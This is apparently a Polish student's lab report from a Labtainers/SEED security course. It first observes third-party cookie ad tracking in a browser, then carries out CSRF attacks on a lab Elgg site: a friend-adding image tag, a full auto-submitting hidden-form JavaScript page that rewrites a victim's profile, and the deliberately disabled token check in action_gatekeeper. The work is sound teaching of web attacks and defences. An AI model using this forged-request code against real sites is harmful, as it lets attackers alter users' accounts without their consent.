


# Laboratorium 3

## Część I - Labtainers


### Webtrack

#### Zadanie 1


1. Wyczyszczam historię wyszukiwania w przeglądarce Firefox.




2. Otwieram stronę Elgg – wyświetla się tylko miejsce do zalogowania.



3. Otwieram wszystkie strony sklepowe i klikam na wybrane buty.



4. Odświeżam stronę Elgg – pojawia się obrazek butów, które wybrałem na stronie sklepu.




5. Po zamknięciu przeglądarki i załadowaniu strony Elgg ponownie obrazek dalej się pojawia.

Wniosek: Na jednej stronie mogą pojawić się reklamy bazujące na aktywności na innej stronie. Informacje są trwale zapisane – nie pomaga uruchomienie ponowne przeglądarki.

## Zadanie 2


1. Otwieram stronę sklepu z kamerami i w Firefoxie uruchamiam Network z Web Developer.



2. Klikam na szczegóły dotyczące jednej z kamer.
3. Na liście ruchu http znajduję dwa żądania do domeny [www.wtlabadservers.com](http://www.wtlabadservers.com).

Inspector Console Debugger {} StyleEditor Performance Memory Network Storage																	
Filter URLs																	
St...	Met...	File	Domain	Co...	Ty...	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s	2.24 s	2.56 s	2.88 s
298	POST	productDetail.php	www.wtcamerastore.c...	docum...	html	6.61 KB	6.35 KB	0 ms → 84 ms									
	GET	style.css	www.wtcamerastore.c...	stylesh...	css	0 GB	26.33 KB										
	GET	jquery-1.3.2.min.js	www.wtcamerastore.c...	script	js	0 GB	55.91 KB										
	GET	jqzoom.pack.1.0.1.js	www.wtcamerastore.c...	script	js	0 GB	8.74 KB										
	GET	jqzoom.css	www.wtcamerastore.c...	stylesh...	css	0 GB	1.05 KB										
484	GET	logo.png	www.wtcamerastore.c...	img	html	460 B	213 B	→ 19 ms									
	GET	arrow.png	www.wtcamerastore.c...	img	png	0 GB	292 B	→ 1 ms									
298	GET	track.php?guid=589050249705...	www.wtlabserver.com	img	html	260 B	1 B	→ 377 ms									
298	GET	css?family=Londrina+Solid Coda...	fonts.googleapis.com	stylesh...	css	1.24 KB	3.81 KB	→ 173 ms									
434	GET	logo.png	www.wtcamerastore.c...	img	html	459 B	213 B						→ 1 ms				
298	GET	track.php?guid=589050249705...	www.wtlabserver.com	img	html	259 B	1 B									→ 17 ms	
	GET	mem5YaGs126MiZpBA-UvWbX2v...	fonts.gstatic.com	font	wof2	0 GB	16.35 KB										
434	GET	zoomloader.gif	www.wtcamerastore.c...	img	html	465 B	219 B										→ 16 ms

- Włączam Storage Inspector i patrzę na pliki cookies – na stronie sklepu znajduje się tylko jeden plik, którego zawartości nie można podejrzéć. Na stronie reklamodawcy znajdują się dwa pliki cookies. Jeden z nich w kolumnie last accessed on ma datę z przed wejścia na stronę reklamodawcy – to jest third-party cookies. Nazywa się tak ponieważ nie należy do strony ładowanej przez użytkownika, tylko innej ładowanej przez strony odwiedzane przez użytkownika.




### Zadanie 3

- Otwieram strony sklepów.
- Klikam na wybrane produkty.
- Na stronie [www.wtlabserver.com/preferences.php](http://www.wtlabserver.com/preferences.php) znajduje się tabela zawierająca informacje o ilości wyświetlonych produktów przez użytkowników. W każdym wierszu jest kod użytkownika i produktu, nazwa i kategoria produktu i ilość wyświetleń, która zmienia się o jeden z każdym kliknięciem „View details” przy produkcie.

Product Guid	Product	Category	Impression Count	UserTrackID
5890502497057826	Nikon 1011	Camera	2	6912596141316537
6449377887088520	Canon	Camera	1	6912596141316537
1141069340355684	Samsung LCD	Electronic LCD	2	6912596141316537


#### Zadanie 4

1. Otwieram stronę Elgg.
2. W Developer / Network znajduje się zapytanie do reklamodawcy. Zwraca najczęściej wyświetlany przedmiot, a gdy więcej niż jeden jest wyświetlony tyle samo razy zwraca ten pierwszy z tabeli na stronie z poprzedniego zadania. Na początku wyświetlił się Nikon 1011. Po wyświetleniu Samsung LCD jeden raz więcej i odświeżeniu strony Elgg na jego miejscu znalazł się Samsung LCD.




#### Zadanie 5

1. Otwieram nowe okno prywatne.
2. Wchodzę na stronę Elgg – nie wyświetla się na niej żadna reklama.



3. Otwieram strony sklepów.
4. Klikam na wybrany produkt.

5. Odświeżam stronę Elgg – pojawia się na niej reklama produktu, który obejrzałem.



6. Po ponownym otwarciu prywatnego okna i otwarciu strony Elgg reklama znika.

Wniosek: W przeciwieństwie do normalnego przeglądania prywatne okna pomagają zachować prywatność – pliki cookies nie są zachowywane po zamknięciu okna.

## Zadanie 6

Po załadowaniu strony <http://dictionary.reference.com> z włączonym Web Developer / Network na liście znajduje się dużo zapytań do stron, w których nazwie występuje „ad”.

GET	ad-delivery.net	px.gif?ch=2	img	gif	1.29 KB	43 B	547 ms
GET	ad-delivery.net	px.gif?ch=1&e=0.0783627128568315	img	gif	1.29 KB	43 B	549 ms
GET	ad.doubleclick.net	favicon.ico?ad=300x250&ad_box_1&adnet=1&showad=1&size=250x250	img	x-icon	989 B	1.05 KB	797 ms
GET	ads.pubmatic.com	pwt.js	script	js	146.48 KB	519.93 KB	341 ms
GET	adservice.google.pl	integrator.js?domain=www.dictionary.com	script	js	1.08 KB	107 B	1623 ms
OPTIONS	sum.ripe.com	icon2x2.png?width=2x&https://www.dictionary.com/#domain=www.dictionary.com&ad=	img	icon	563 B	2 B	1000 ms

## Zadanie 7

1. Wyłączam third-party cookies.

### Cookies and Site Data

Your stored cookies, site data and cache are currently using 4.5 MB of disk space. [Learn more](#)

☒ Accept cookies and site data from websites (recommended)

Keep until They expire


Accept third-party cookies and site data Never

☐ Block cookies and site data (may cause websites to break)

[Clear Data...](#)  
[Manage Data...](#)  
[Exceptions...](#)

2. Otwieram strony sklepów i włączam Web Developer / Network.
3. Klikam na wybrany produkt.

4. Na liście znajduje zapytanie, które ustawia third-party cookies.



Product-Complete Details With Value

Price: \$250 \$250

Not rated

Instock


No reviews

Description :

100mm zoom, silver with black, compact, lightweight, hammer-included, at 1.8x, at 1.8x, more

St...	Met...	File	Domain	Ca...	Ty...
200	POST	productDetail.php	www.wtciabserver.com	docum...	html
200	GET	style.css	www.wtciabserver.com	stylesh...	css
200	GET	jquery-1.3.2.min.js	www.wtciabserver.com	script	js
200	GET	jqzoom.pack.1.0.1.js	www.wtciabserver.com	script	js
200	GET	jqzoom.css	www.wtciabserver.com	stylesh...	css
404	GET	logo.png	www.wtciabserver.com	img	html
200	GET	arrow.png	www.wtciabserver.com	img	png
200	GET	css?family=Londrina+Solid Coda+Caption:800 Open+Sans	fonts.googleapis.com	stylesh...	css
200	GET	track.php?guid=5890502497057826	www.wtciabserver.com	img	html
404	GET	logo.png	www.wtciabserver.com	img	html
200	GET	mem5YaGs126MiZpBA-UvWbX2vVnXBbObj2OVZyOOSr4dVJWUgs...	fonts.gstatic.com	font	woff2
404	GET	zoomloader.gif	www.wtciabserver.com	img	html

5. Otwieram stronę Elgg – nie wyświetla się na niej żaden produkt. Na liście jest jedno zapytanie do reklamodawcy. Różni się od tego z zadania 4 tym, że jego rozmiar to 0B.




St...	Met...	File	Domain	Ca...	Ty...	Transfer...	Size	0 ms	64c
200	GET	elgg.1510272992.css	wtlabelgg.com	stylesh...	css	11.36 KB	56.23 KB		
200	GET	jquery-1.6.4.min.js	wtlabelgg.com	script	js	31.76 KB	89.52 KB		
200	GET	jquery-ui-1.8.16.min.js	wtlabelgg.com	script	js	51.36 KB	197.14 KB		
200	GET	elgg.1510272992.js	wtlabelgg.com	script	js	18.21 KB	60.66 KB		
200	GET	languages?language=en&lc=1510272992	wtlabelgg.com	xhr	html	24.28 KB	86.08 KB		
200	GET	displayads.php	www.wtciabserver.com	subdoc...	html	259 B	0 B		
200	GET	header_shadow.png	wtlabelgg.com	img	png	558 B	154 B		
200	GET	elgg_sprites.png	wtlabelgg.com	img	png	19.25 KB	18.85 KB		
200	GET	sidebar_background.gif	wtlabelgg.com	img	gif	1.72 KB	1.32 KB		
200	GET	button_graduation.png	wtlabelgg.com	img	png	789 B	384 B		

# Xforge

## Zadanie 1

1. Wchodzę na stronę Elgg i loguję się jako Samy.



Log in

Username or email

Samy


Password

●●●●●●●●


Log in ☐ Remember me

Register | Lost password

2. Wyszukuję profil Bobiego i patrzę na link, który wyświetla się po najechnaniu na przycisk Add friend.



3. Zauważam, że po wklejeniu go do przeglądarki nawet po usunięciu wszystkiego po friend=40 Samy dodaje Bobiego do znajomych.



4. Na komputerze ze stroną Bobiego zauważam plik index.html.

```
attacker@attacker-site: ~  
attacker@attacker-site:~$ pwd  
/home/attacker  
attacker@attacker-site:~$ ls  
MyHTTPServer.py index.html  
attacker@attacker-site:~$
```

5. Otwieram go w Vimie i zauważam miejsce na wpisanie swojego kodu.


```
attacker@attacker-site: ~  
<html>  
<head>  
<title>  
Malicious Web  
</title>  
</head>  
<body>  
Write your malicious web here  
</body>  
</html>
```

6. Dodaje tag img, którego źródło jest linkiem powodującym dodanie Bobiego do znajomych.


```
attacker@attacker-site: ~ x admin@vuln-site: ~
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>

</body>
</html>
```


7. Loguje się jako Boby i dodaje post, który ma zachęcić Alice do kliknięcia.



8. Z komputera Alice loguje się na jej konto i klikam w link w poście Bobiego.



9. W skutek kliknięcia Alice dodaje Bobiego do znajomych.



## Zadanie 2

1. Edytuje plik index.html i wklejam kod z przykładu

```
<html>
<body>
<h1>
This page forges an HTTP POST request.
</h1>
<script type="text/javascript">
function post(url,fields)
{
//create a <form> element.
var p = document.createElement("form");
//construct the form
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
//append the form to the current page.
document.body.appendChild(p);
//submit the form
p.submit();
}

function csrf_hack()
{
var fields;
// The following are form entries that need to be filled out
// by attackers. The entries are made hidden, so the victim
// won't be able to see them.
fields += "<input type='hidden' name='@Yname' value='@Yelgguserio'>";
fields += "<input type='hidden' name='@Ydescription' value='@Y@Y@Y'>";
fields += "<input type='hidden' name='@Yaccesslevel[description]' value='@Y2@Y'>";
fields += "<input type='hidden' name='@Ybriefdescription' value='@Y@Y@Y'>";
fields += "<input type='hidden' name='@Yaccesslevel[briefdescription]' value='@Y2@Y'>";
fields += "<input type='hidden' name='@Ylocation' value='@Y@Y@Y'>";
fields += "<input type='hidden' name='@Yaccesslevel[location]' value='@Y2@Y'>";
fields += "<input type='hidden' name='@Yguido' value='@Y39@Y'>";
var url = "http://www.example.com";
post(url,fields);
}

// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack(); }
</script>
</body></html>
```



2. Naprawiam wszystkie źle wklejone pojedyncze cudzysłowy, zmieniam name na Bobby, description na I suport SEED project!, guid na 40 i url na <http://csrflabegg.com/action/profile/edit>.

```
<html>
<body>
<h1>
This page forges an HTTP POST request.
</h1>
<script type="text/javascript">
function post(url,fields)
{
  //create a <form> element.
  var p = document.createElement("form");
  //construct the form
  p.action = url;
  p.innerHTML = fields;
  p.target = "_self";
  p.method = "post";
  //append the form to the current page.
  document.body.appendChild(p);
  //submit the form
  p.submit();
}
function csrf_hack()
{
  var fields;
  // The following are form entries that need to be filled out
  // by attackers. The entries are made hidden, so the victim
  // won't be able to see them.
  fields += "<input type='hidden' name='name' value='Bobby'>";
  fields += "<input type='hidden' name='description' value='I suport SEED project!'>";
  fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
  fields += "<input type='hidden' name='briefdescription' value=''>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='location' value=''>";
  fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
  fields += "<input type='hidden' name='guid' value='40'>";
  var url = "http://csrflabegg.com/action/profile/edit";
  post(url,fields);
}
// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack();}
</script>
</body></html>
```








3. Z konta Alice wysyłam wiadomość do Bobiego z linkiem.

**Compose a message**

To:

Subject:


Message:

**B I U** | ABC |       

Check out my website: [www.csrflabattacker.com](http://www.csrflabattacker.com)



Word count: 5

**Send**

 Report this


4. Na koncie Bobiego wchodzę w wiadomości, jest tam wiadomość od Bobbiego.

**Cool website** Reply

 Alice Cool website just now 


Check out my website: [www.csrflabattacker.com](http://www.csrflabattacker.com)

5. Po kliknięciu w link opis Bobiego zmienia się na I suport SEED project!



Report this

Alice może uzyskać id Bobiego wchodząc na jego profil i najeżdżając na przycisk Remove friend lub Send a message, w linku będzie id użytkownika, na którego profilu jesteśmy.



Tak daloby się to zrobić. Z sesji użytkownika wejść na jego profil – zostaniemy wtedy przekierowani na link z nazwą jego profilu. Następnie można użyć skryptu, który łąduje tą stronę z sesji Alice i pobiera id użytkownika z linku, na który przekierowuje przycisk Add friend.

### Zadanie 3

1. Z komputera administratora znajduję plik actions.php.

```
[admin@vuln-site ~]$ cd ../../
[admin@vuln-site ~]$ ls
anaconda-post.log  home  nnt      media  proc  srv      usr
bin               lib   mysql-community-release-el7-5.noarch.rpm  root  sys      var
boot              lib64 opt      sbin   typescript
dev
[admin@vuln-site ~]$ cd var
[admin@vuln-site var]$ ls
adm  db  games  kerberos  lib  lock  mail  opt  run  www  yp
cache  empty  gopher  localhost  local  log  nls  preserve  spool
-bash: cd: www: No such file or directory
[admin@vuln-site var]$ cd www
[admin@vuln-site www]$ ls
cgi-bin  csrfabbattacker.com  html
[admin@vuln-site www]$ cd csrfabbattacker.com
[admin@vuln-site csrfabbattacker.com]$ ls
elgg  error.log  requests.log
[admin@vuln-site csrfabbattacker.com]$ cd elgg/engine/lib
[admin@vuln-site lib]$ ls
access.php      deprecated-1.8.php  mb_wrapper.php      pageowner.php      tags.php
actions.php     elgglib.php        memcache.php         pan.php             upgrade.php
admin.php       entitles.php        metadata.php          plugins.php          upgrades
annotations.php export.php           metastrings.php      private_settings.php  user_settings.php
cache.php       extender.php        notification.php      relationships.php     users.php
calendar.php    filestore.php       objects.php           rriver.php           views.php
configuration.php group.php            opendd.php           sessions.php         web_services.php
cron.php        languages.php        output.php            sites.php            widgets.php
database.php    location.php         pagehandler.php       system_log.php       xml.php
deprecated-1.7.php  nb_wrapper.php      pageowner.php      tags.php
```

2. Otwieram plik actions.php używając komendy `sudo vim actions.php` (plik jest tylko do odczytu i bez sudo nie da się go nadpisać) i znajduję funkcję `action_gatekeeper`.

```
* @param string $action The action being performed
*
* @return mixed True if valid or redirects.
* @access private
*/
function action_gatekeeper($action) {

    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    return true;

    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
    }
}
```


3. Wykomentowuję linijkę `return true;`;

```
function action_gatekeeper($action) {

    //SEED:Modified to enable CSRF.
